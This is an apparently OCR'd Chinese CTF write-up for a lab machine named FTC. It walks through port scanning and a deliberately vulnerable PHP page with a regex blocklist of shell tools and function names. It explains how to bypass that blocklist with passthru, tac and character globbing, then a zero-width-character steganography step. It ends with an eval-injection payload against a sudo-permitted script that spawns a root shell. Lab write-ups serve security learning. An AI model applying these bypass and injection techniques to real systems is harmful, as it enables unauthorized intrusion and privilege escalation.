
FTC

1.信息搜集

端口22，80，8080开放




2.开打

80端口：


```
<?php
error_reporting(0);
highlight_file(__FILE__);
// 根目录下的flag
$funtion = $_POST['function'];
$args = $_POST['args'];

if(!preg_match("/system|exec|eval|phpinfo/i",$funtion)&&!preg_match("/(cat|ls|f|l
|g|more|head|grep|r|sort|ph|n|less|e|[\\\_~*?\$])/i",$args)){
$funtion($args);
}
else {
    echo "nonono";
}
```


发现system|exec|eval|phpinfo这四个函数过滤，可以用passthru替代，后面一串过滤意味着不能用新增变量来打，没有过滤a，z，-,[]可以用字符匹配[a-z],查看用tac




8080：



一开始尝试每段字数转16进制再转字符无果后，复制到txt，发现是零宽字符隐写





加上80端口的一半，可以登录xmgmxjs用户

进而查看userflag

3.提权

```
xmgmxjs@FCT:~$ sudo -l
Matching Defaults entries for xmgmxjs on FCT:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for xmgmxjs:
    Defaults!/usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper* env_reset

User xmgmxjs may run the following commands on FCT:
    (root) NOPASSWD: /usr/bin/sqlmap, !/usr/bin/sqlmap *--tamper*
    (ALL) NOPASSWD: /opt/123.sh
```

发现/opt/123.sh可利用

```
tac /opt/123.sh
#!/bin/bash
if [ "${#1}" -eq 2 ]; then
          eval cat $1.hidden
fi
if [ "${#1}" -gt 2 ]; then
          eval echo \${FTC_${1}:-$HOME}
fi
```

如果获取第一个参数$1的长度等于2，执行eval cat $1.hidden，如果大于2，执行eval echo ${FTC_${1}:-$HOME}

我们可以利用eval echo ${FTC_${1}:-$HOME}

当我们输入 }; /bin/bash; # 就会构造eval echo ${FTC_}; /bin/bash; #:-$HOME}，不第一句闭合并把后面的$HOME注释，打开一个新shell。